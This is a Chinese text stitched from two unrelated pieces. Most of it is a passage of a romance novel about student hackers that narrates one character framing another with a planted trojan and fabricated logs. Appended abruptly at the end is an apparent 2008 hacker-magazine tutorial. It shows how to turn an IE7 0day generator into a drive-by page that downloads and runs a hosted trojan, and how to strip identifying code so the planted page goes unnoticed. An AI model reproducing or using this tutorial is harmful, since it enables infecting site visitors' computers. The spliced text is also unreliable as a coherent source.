出了拓豪电脑其余三个人的名字，然后开始分析谁作案的可能性最大。

“他们三个都是擅长硬件的，应该没有谁有能力人侵得了电信后台……林晨那小子出事之前跑回家逍遥了一个月，至今还不见人影，应该不可能是他……范宇那家伙胆子又小又没啥能力，说他敢做非法的事情还不如杀了我……”

那么，这样的话，分析的结果就出来了。洛衡看着锋一边自言自语的说着理由，一边划掉纸上的名字，最后在吴达昆的名字上画了一个重重的感叹号。

吴达昆，洛衡看着这个陌生的名字，有微微的怒意，是他吗？是他为了私欲触犯法律并且嫁祸给霰阳的吗？

还不能确定，但是目前看来就他的嫌疑最大了，锋眯起眼慢慢的说道，我想起来了，霰阳入侵电信那天，吴达昆有进出过他的房间，而那个时候霰阳刚好出去买夜宵了。

那有证据可以证明吗？

山人自有妙计。锋微微的笑道，已是成竹在胸。

看守所内，洛衡再次坐在了霰阳面前，依旧是隔了一张长长的桌子。

虽然只隔了一日，洛衡却觉得好像和霰阳分隔了好多年一般，她怔怔的看了霰阳好一会儿，忽然笑道，我又看了一遍《大话西游》。

哦，是嘛。霰阳眉毛一挑，那我的书呢，带来了没有？

书也被黑山老妖吃掉了，你自己去找他要吧。洛衡微微抬高头，扬声坚定说道，我们在外面等你。

嗯，我还欠你一个纪念日，要补给你的。霰阳的眼睛里含笑，看的洛衡有落荒而逃的冲动，自己那点心思他其实都是知道的。

可是洛衡还是有点儿生气，他总是这样风轻云淡的样子，自己在私底下的狼狈其实他都是知道的吧，可是，可是，他怎么就可以那样一声不吭呢。

等你出去了再说吧。

回到拓豪的时候，锋已经在门口等她了。

锋对她笑了笑，等下要不要看场好戏，他邀请道，眼神深处一片自信之色。

看戏？洛衡嘴角微挑，看黑山老妖怎么吃人吗？

这个可不是吃人哦，只是属于某些人的东西该还给他了。锋定定的看向拓豪电脑的招牌，再说，我们不想在里面养垃圾。

那好，我就等着看垃圾是怎么被清理的。

嗯，再过五分钟就差不多了，好戏要上场了。

“呜呜”的警笛声刺耳的响起，穿过城市的上空。

拓豪电脑的外面停了两辆警车，当铮亮的手铐合在吴达昆的手上时，他脸上的表情很是复杂，迷茫，惊讶，害怕，后悔，扭曲的表情快要哭出来了，总之是丑陋之极。

洛衡觉得这种人又可恨又可悲，既然做了就该有承担后果的觉悟，这般难看的脸实在是太丑陋了。

锋亦是一脸不以为然，当警察在吴达昆的电脑上提取证据的时候，他偷偷的跑到吴达昆身边，在他耳边说道，怎么样，品尝到你种的果实的滋味了吧。

吴达昆的脸色剧变，你，你，原来是你。可是你不是说霰阳已经被判罪了吗，怎么会，怎么会……你，你为什么要害我。我们可是朋友啊。吴达昆扭曲的脸有点儿变形，在听到锋的声音后不由得大声叫了起来，惹得警察回过头来看。

锋瞬间装出一副跟他没什么关系的无辜脸色，顺嘴说了这么一句话：警察叔叔，他还欠我钱呢……

吴达昆哑口无言，脸色灰败的被押上了警车。

而另一辆警车上则是响起了一阵怪笑，霰阳懒懒的打开车门从车上下来了，而吴达昆这时候正好被押进了另一辆警车。

在他还没定罪之前，你还是嫌疑人，出远门要跟我们报告，知道吗？警车里探出一个人头，了解，霰阳乖乖的应道，一转头，却冲着洛衡和锋做了个鬼脸。

到底是怎么回事儿，这场戏我看得有点蒙？洛衡对于这场迅速而激烈的转变一时无法适应。霰阳和锋相视一笑，笨丫头，就让我和锋这两大高手一起讲个故事给你听好了。

锋冲洛衡笑了笑，慢慢讲解道，很简单，其实根据我们先前的判断，确实可以断定吴达昆是这次的主谋。但是怎么让警察相信呢，警察为什么要把霰阳监禁起来，而不判刑呢，理由很简单，因为警察只有我们IP登录后台的记录，而在霰阳的电脑上却找不到任何记录，他们是没办法量刑的。

原来是这样，难怪那个时候你们一点儿都不着急，洛衡有点儿明白了。

霰阳挤了过来，补充道，呵呵，而且我总是很小心的清除记录，不管是服务器上的还是自己的电脑上，问题肯定是出在别的地方。我猜锋应该是登录过我放在电信服务器上的后门了，看到了一些奇怪的记录吧。

锋拿出那个黑色的笔记本扔给霰阳，没错，我根据这个笔记本里查到的帐号和密码，登录了你的后门，并且下载了一份日志，我发现在你入侵的时候，还有一个奇怪的页面访问记录，而那个时间，你应该去楼下买东西了才对，所以我才肯定我的猜测。

事情逐渐开始在洛衡的脑海里清晰起来，但是她还是有个疑问，就算我们确定事情是吴达昆做的，那你是怎么让警察相信的呢。

这个我来猜猜看，霰阳看了一眼锋，以我对锋的了解，他应该是在吴达昆的电脑上装了个木马，这对他来说简单得很，然后诱使吴达昆再次登录了后台进行非法的交易，然后把记录拷贝了出来，并录制出视频了吧。

锋佩服道，果然不愧是社工高手，确实，后面我去了趟警察局，假装快递公司的把后台日志材料交了上去。

但是那个警察不是说，在吴达昆没被定刑前，你还是嫌疑犯吗？洛衡仍然有些担忧。

锋闻言，不禁笑了，还用得着定刑吗？直接就判了，我录了一个后台登录视频在吴达昆的电脑上，还把霰阳在国外那台服务器上入侵电信的日志和其他材料，全拷到吴达昆的电脑上了。估计刚才警察查他机子的时候都乐了，证据一应俱全，这就叫人赃并获。

霰阳拍了拍锋的肩膀，你这只黑山老妖真邪恶，吴达昆那小子被你吞了还不知道死在谁手上呢。

你也差不到哪儿去，你这大魔王吃起人来估计连骨头都不剩的吧，锋不甘示弱的回敬道。哈哈，两个人不禁大笑起来，这几天的愤懑之气都随着笑声烟消云散。

洛衡看着大笑的两个人，心里无比的温暖柔软，是的，有这么多关心霰阳以及跟霰阳志同道合的人在，这样真好。至少前行的路上彼此都不再孤独。这两个噬人的“妖怪”笑起来的样子宛如雨后初晴的阳光，分外的灿烂呢。

走，霰阳忽然一把抓住洛衡的小手，拉了她就走。

哎，去哪儿？洛衡赶忙问道。

妖怪吃人是吃不饱的，要吃肉的，霰阳坏坏的笑道，在洛衡耳边轻轻说道，欠你一个相爱纪念日，你不想要了吗。

洛衡脸微红，仰起头来，要，当然要。

霰阳你这重色轻友的家伙，早知道不救你出来了，身后是锋哀怨的叫声。

这世间你总会碰上那样一个人，让你爱，却不知缘由，似在手心里，却又游离在掌控之外。怎么放都放不下，怎么忘也忘不掉，仿佛是铭刻在心底一般。

因为深爱，所以才能心安理得的放低姿态。深爱着自然不去想爱的苦。

笙歌记

妖腰

世事一场笙歌，你我唱至缠绵。

一月末，和霰阳一起在KTV唱歌的时候，洛衡是静默的，她不爱开口，只是在包厢的昏暗灯光中看光影如何掠过霰阳的脸，有着怎样迷离的变换。她想起霰阳的日记里曾说，她于他，便是这般一直静默的女子，不阻碍他前行，却也是于他无甚益助。

霰阳一向都是如此直接而坦率，丝毫不掩饰自己的任何想法，又或者是他洞悉了所有人的想法，所以知道该在什么时候表露他真实的心迹才是恰当。所以他是知道的，她看到那句话并不会影响到他们的关系，抑或他觉得他们的关系若是能被那句话轻易影响，那也就不值得两人如此坚持了。

对于这样的霰阳，洛衡有些无可奈何。有些情绪不得言说，只能日渐沉积，渐至沉寂，但并不是消失，只是时日久了，那情绪成了心底的化石，在翻阅旧时光的时候，仍能被那粗糙的边角磨的心微疼。那石头在心底摩擦，韵律有致，缠绵成歌一般的悠长。

KTV里有种别样的氛围，每一首歌都仿佛在唱着某一个人的心情，是作者，是歌者，还是听者？只知道被歌触动心弦的人会怔然，然后感伤落泪。

这是毕业前的一次聚会，下学期就是实习，再是毕业，然后分别，相见从此遥遥无期。因此这是伤感的时候，有种愁绪蔓延在四周，需要宣泄。有人开始提议，按座位顺序每个人选一首歌，唱完后讲自己的故事。

人生如歌，歌如人生，每个人都是自己的歌，自己唱，不一定期许有人听，但心底下还是期许会有人能听到，听懂，即使终生只有一个也是无憾。那么，你是哪首歌，想要唱给谁听呢？

谁能够将电台情歌关掉，它将你我的心事唱得太明了。

当两颗心放在感情天平上，想的太多又做的太少。

这是微微选的歌，《电台情歌》，唱的是属于她的故事，她和小A的故事。

微微一再告诉洛衡，女孩子应该如公主一般被人捧在手心里宠溺，那样才算是幸福。她如此说，亦是如此做的。

微微家的小A是她认识了七年的网友，比微微大十岁，却也真的是宠溺微微到了极点。他待她的好是足以让每个女孩子都艳羡的。甚至，即使洛衡是微微最要好的姐妹，微微都舍不得把她家小A让洛衡认识，这般宠溺她的好男人只能是她一个人珍藏的，她独自的宝藏，她独家的记忆。

微微知道小A的好，却开始慢慢的习惯，久了，便真的只是一种习惯，习惯了他无怨无悔的付出，习惯了自己没心没肺的接受。可是她却忘了，即使他爱她如斯，也是没有义务要掏心掏肺对她好的。他珍惜她，是她的幸运。

于是，这样好的男人最后仍是消失了，意外的投资失败，顿时负债累累。只愿给她幸福，不愿她与他贫贱百事哀，于是毅然消失在人海。

顿时，微微才彻悟，自己爱他已是至深，深到血肉相连，深入骨髓。此时方知，自己再也遇不到如他那般对自己千依百顺的人了。

时光的河入海流，终于我们分两头。大连与厦门，海北与天南。微微疯狂的在两地搜寻着，却仍是杳无音信，现实中已找不到了，她将最后的希望寄于网络之上。

看着小A的QQ，小A的博客，小A所有在网上留下的痕迹，一如当初小A对她做的那般。我要一场从一而终的爱情，这个世界诱惑太多，经过你之后，我已经明白我要的爱情只是如玉龙雪山那样纯洁，沾染不得半点污秽。我会感恩，会珍惜，我要我们平淡幸福的看透风景，细水长流，我要我们一生相守。而能给我这些的，除了你之外，我不做他想，所以我会一直找寻，一直等待。小A，你我初识于网上，那么终有一天，你我能在网上再次相逢。

这个就是微微的故事，她毅然决然的抛弃了自己热爱的文学，选择了计算机专业，从一个电脑小白变成了开始在黑客世界里探索的菜鸟，只是为了在虚拟的网络世界中寻找她真实的爱人。

微微是天蝎座的女子，爱与不爱都是这般决绝，如我这般优柔寡断的巨蟹男子，却平白被比下去了，如果我能再勇敢一点，这歌唱出来必不是这般冷冽。

没结果的花，未完成的牵挂，我们学会许多说法，来掩饰不碰的伤疤。

杜伊看着指上慢慢燃着的烟，属于我的歌必是这首《盛夏的果实》，它能让我开始讲这故事。

杜伊的网名叫桔梗，纤弱的悲伤的白花，默念这个名字，会想起那个悲伤的巫女，中了恶毒的诅咒，与自己爱的人，如同曼珠沙华一般，花与叶永不相见的巫女。

杜伊继承了巨蟹该有的才华与温情，写字编文才华洋溢，研究黑客颇有建树，为人处事亦是谨慎得体。然而巨蟹是这样的纯白与阴暗，杜伊拥有所有巨蟹迷人的优点，却也逃不开巨蟹的诅咒。

现实生活与网络截然不同，杜伊对着越是渐入深夜越是显得繁华喧闹的城市这样想，而在这样的城市里，你或者日夜颠倒昼伏夜出或者度日如年分秒都是虚设，你可以没有理想，没有青春，甚至没有金钱，但在这样日益昌盛的城市里，你无法不去奢望一场爱恋。

杜伊将视线从街上一排一排亮起将锦城点亮恍若白昼的路灯拔除，垂下眼睑静望着脚下形状各异的烟蒂，轻轻地笑出了声。

杜伊爱过好几个女子，从现实到网络，再从网络到现实，每一个他都是很认真很用心，竭尽全力的对她们好。可是即使你的呵护如桔梗花般温柔娇艳，却还是要开败在她们拜金现实的沙漠里，零落不成泥，只成灰。

杜伊的一颗心流浪在不同的城市间，经历过一场场水泥森林里的爱情，最终得到的始终是虚无。是不是太认真就会太容易失去，美好始终只是幻象。

杜伊回忆自己最认真爱过的女孩，轻声说，那个夏天我以为找到了我的旅途，却忘了她给我最真的感动时，她也不过是个过客。我爱她倾心如故，她待我却是凉薄如斯。是我不够用心，还是她从来不在乎。所以只是我巴巴的捧了自己的心去给她践踏，这在旁人看来应是一场笑话。我们的爱情不过是她独自编写的剧本，在她一字一句陈述的剧本里，我应当只是她众多桃花中最难辨认的一朵，而她应当只是我的一场宿醉，或者连宿醉都不应当是。

杜伊以为时间已经足够长，长到可以遗忘，才知道伤疤尚未溃烂到底，何谈结疤？他想起自己以前写的那些爱情小说，那些纯美的爱都是那么的可笑，这世界如此现实，哪一场爱不是千疮百孔，又有哪一场爱敢拿出来晒在阳光下，经得起誓言的洗礼？而他，写了那么多年爱情小说的他，蠢到像朵开得无辜的花，谁给它一丝阳光，他便为之倾心盛放，盛放之后留给他的只是灼热刺骨的烈日和满目凋零的心。

情如饮鸩，虽可暂时止渴，却难抵毒上心头。这朵桔梗花，始终开的飘零。

若分开还有理由，为何独独我的这般无奈凉薄。

我们说好绝不放开相互牵的手，可是现实说有爱还不够。

走到分叉的路口，你向左，我向右，我们都倔强的不肯回头。

简伫歌手里的啤酒已经快见了底，便放下手中的瓶子，我的故事就如这首悲凉的歌。《我们说好的》，原来我们再怎么说好，仍是不抵现实的残酷。

林付笛，与他有太多印记，绕不过，旁人提及便会迅速想起。选修课上说窦娥冤，他说过他比窦娥还冤。

橱窗里学生会成员介绍，有人写在学吉他。他也在学，他说第一首歌要弹给我听。文庙前的汽车站，我给他礼物，我看他，他说不要这么看着我，这是最后一句话。接架桥的汽车站，我在这里错失他。白色的围巾，我送过给他。有个手套的牌子叫付笛，有人的微笑很好看。一丝一缕都可以想到，如烙印深刻。

她还是可以记得这般清楚，他说剪了头发，好难看，幸亏看不到你。他说，你是不是生气了。他说，你的生日礼物我想了好久好久了，还是不知道送什么。他说，猜猜我是谁。

你的头发再好看，你的衬衫再衬你，那也不是我的风景了。我再怎么生闷气，也不用告诉你没有了。我的生日已经过了，你也不用送了。我猜到是你了，可你已经那么远了。

林付笛，相爱十年，两小无猜，青梅竹马，这些都是多么美好的词语，给了你我，却是让它们看起来近似于一场笑话。

是的，你的那么正经严肃的一句“我累了”，如此这般简单致命的理由就结束了我们所有相爱过的过往。若是我不好，我可以改。只是太累了，那要我怎么样呢？若你是其他理由，或许我还可以作挽留，但还有什么比“累”更让人能停下脚步？我没有资格，让你继续辛苦。

她笑出了声，然后音调在子夜十二点的空气里千回百转终成一声呜咽。

简伫歌苦涩的说，当时的自己，只是不懂，那些说过的话都是烟吗，为什么风一吹就都散了呢？明明说好了，即使三年不在一起，也仍会相爱，说好了 You are not alone，说好了no goodbyes，说好了要一起走过每个春夏秋冬的，可为什么一个累字便抹杀的这般干净？这般不容易，难道不该更加好好珍惜吗？现在终于明白，太美的承诺只是因为太年轻。现实不是童话，没有那百年等候的公主，没有那披荆斩棘的王子。

冬日里抱着一块冰该有多冷，最冷的却是抱着它竟觉得暖，心里的洞要怎么填，把冰塞进去吧，可是天一暖它又该化了，长夜太短，冰水太暖。

那些尘封着的故事，就好像杜伊手上这支燃着的烟，一样的过了便要灰飞，一样放在唇间时那么暖，离开唇，便冷了。他们的歌都唱完了的时候，已是凌晨。

KTV打烊了，仍未唱至筱阳，即使仍未完结，即使欲语还休，也还是要各自散场。

虽已是初春，夜风仍是凛冽，吹得人肌肤生寒。灌满长风的街上，筱阳牵着洛衡的小手，静默的走过大街小巷，两个人并排前行，看着稀疏的灯光一盏一盏的在身后暗下去，世界越发寂静，耳边却仿佛还有那些歌在围绕。

走到洛衡的宿舍楼下，紧闭的铁门拒绝了两人的继续前行。现在两点，你宿舍六点才开门吧，我陪你等。筱阳看看洛衡，温柔的说道。

不，不用了，你回去吧，你宿舍是不锁门的，现在回去还来得及。筱阳的身体不好，晚上的风这般凛冽，她不可以让他陪她。

没关系的，反正才四个小时而已。筱阳按下了洛衡推开他的手，长夜漫漫，很难挨的，我们不如聊天解闷吧。

那好吧，洛衡妥协在筱阳的温情之下。也是累了，洛衡和筱阳在她宿舍楼下穿堂风凛冽的楼梯口席地而坐，头靠在一起，细碎的说起了彼此生命中的过往。

哎，你小时候是什么样子的啊，也是现在这样玩世不恭吗？

我小时候啊，很调皮的，被妈妈打过好多次的，是个小毛头，你呢？你小时候是什么样子，还是跟现在一样胖嘟嘟的吗？

你才胖嘟嘟的呢，洛衡一瞪眼，轻轻掐了一下筱阳的手臂，我小时候是很乖的好孩子。

好孩子啊……筱阳挑挑眉，似笑非笑，不置可否。

那个，我很好奇，你为什么会想到要当黑客呢？

这个嘛，你不觉得当黑客是件很威风的事情吗？好啦，好啦，不要掐了，我说实话，我那个时候没钱吗，就想免费上网，所以就……

早点说实话不就得了，洛衡轻笑着，其实我倒一直都觉得黑客挺有意思的呢。

我比较有意思还是黑客比较有意思呢？

嗯，嗯，都有意思啦。

……

不知不觉，洛衡靠在筱阳的膝上就那样睡着了，梦里有漫天星光，有栀子花香，有一只翩飞的蝴蝶，那是筱阳送给她的礼物，小小的竹编笼子里翩飞的蝴蝶，闪烁着蓝色萤光的翅膀，美丽异常。他微笑着说，它像她。

醒了，天亮。筱阳亦是睡着了，靠着冰冷的墙壁，身子却是比墙壁更冷，然而抱着洛衡安眠的怀抱却是温暖安适。陡然想起了那句歌词：如果梦醒后还在一起，请允许我们相依为命。触摸到筱阳冰冷的肌肤，洛衡的脑海里反复回荡着这句歌词。如果那场笙歌要我来唱，也必是这首歌吧，最能道明此时心境的歌。

洛衡想起看到过的那英的专访，很倔强执着的女子，明白红尘苦，却仍是执着爱情梦，终是溃不成军，遍体鳞伤。还好我醒后身旁还有你在，这样就足够了。一千个美丽的梦想也比不上一个温暖的怀抱。洛衡顿时眼角湿润，如果梦醒后还在一起，请允许我们相依为命，反复低喃，唱人心底。

啊，你醒了啊。筱阳睡得很浅，洛衡微微动了下，他就醒了，琥珀色的眼有掩不住的倦怠，更多的温情却是满溢出来。

会不会冷？会不会冷？会不会冷？你自己明明冻得浑身冰凉，拥我在温暖的怀抱，却在问我会不会冷？

洛衡从身后紧紧抱住了筱阳，把脸深深埋在他宽厚的背上，她已经忍不住自己的泪。

我不冷，真的，一点都不。你，你刚刚如果唱歌，你会唱什么歌。洛衡低低的声音有轻微的颤抖。

唱歌啊，不是都没轮到我吗，所以没去想呢。筱阳笑笑，也没给答案。

可是我想知道，我想听……

你确定要听？

嗯，确定。

那好吧，听好了，我要唱了啊。猪，你的鼻子有两个孔，感冒时的你还挂着鼻涕牛牛。猪，你有黑漆漆的眼……

啊！干吗。筱阳恶搞的歌声中止于一声惨叫。

你！洛衡狠狠的在筱阳手臂上掐了一把，你才是猪呢，猪头三，猪头三。

肥嘟嘟佐右卫门，肥嘟嘟佐右卫门！筱阳不甘示弱还击道。

……

洛衡终于想明白，其实她要的幸福很简单。

我只要我的他在电脑面前研究黑客技术，然后我可以拿一本书靠在他身边静静的看，等我睡着了再醒来，我可以发现他依旧在看着暗夜里发光的屏幕，但那热闹的声音已经传不过来。我只要他甘愿为我看一场默剧，然后我可以将身上的毯子拉拉紧，紧得可以盖住我们俩，我们可以一起携手相伴度过所有风霜雨雪。

不用和我有一样的爱好，只要懂我喜欢什么，不用为我放弃所有，只要肯为我做一点点牺牲。只要给我一个可以供我歇息的肩膀，让我安心，就够了。

你说，是不是很简单呢。就这般的简单。

文章难度：★★★
文章简介：微软IE7 0day漏洞的简单利用

网马新招之微软IE7 0day漏洞

赤红热血

不知不觉又到了年末，2008年的网络真是不平静，先是PHP编码爆出安全问题，再到微软爆出高危的MS08067远程溢出漏洞，可余波还未平静，前几天IE7又爆出了一个非常严重的漏洞，经过多日的等待，终于有牛人在今天写出了漏洞利用程序，于是我马上把这个0day漏洞介绍给大家。

首先我们需要生成一个木马，关于如何生成木马的服务端程序就不需要我介绍了吧，每期的X上都会介绍一些新木马的。生成好木马的服务端后我们把它上传到网页空间里并记下它的地址（假设地址为“http://www.hackerxfiles.net/x.exe”），然后打开IE7的0day网马生成器（我已经叫一位好友把工具中的后门去消除掉了，所以叉子们可以放心的使用），如图1。




图1

在“木马地址”栏中填入我们木马的地址“http://www.hackerxfiles.net/x.exe”，填好后点击“生成”按钮，程序就会在同目录下生成一个名为“ie7.htm”的文件了，这个文件就是我们的网马，如图2。




图2

网马已经生成好了，但是各位叉子先别急着把它上传到你的空间里，因为生成的网马还有一些广告成分，如果我们直接拿去挂马的话很容易被人发现的，所以我们必须修改一下代码，使用记事本打开这个htm文件，找到以下这段代码：

```
<script language="javascript">
<center>http://www.6dsoft.cn/</center>
if(navigator.userAgent.toLowerCase().indexOf("\x6D\x73\x69\x65 \x37")==-1)
location.replace("\x61\x62\x6F\x75\x74\x3A\x62\x6C\x61\x6E\x6B");
```

把其中的**<center>http://www.6dsoft.cn/</center>**这句代码给去掉就行了，现在就可以把这个htm文件上传到自己的空间中了，我们来测试一下效果，当使用浏览器访问这个页面，就会触发漏洞，自动下载并执行x.exe了，如图3。

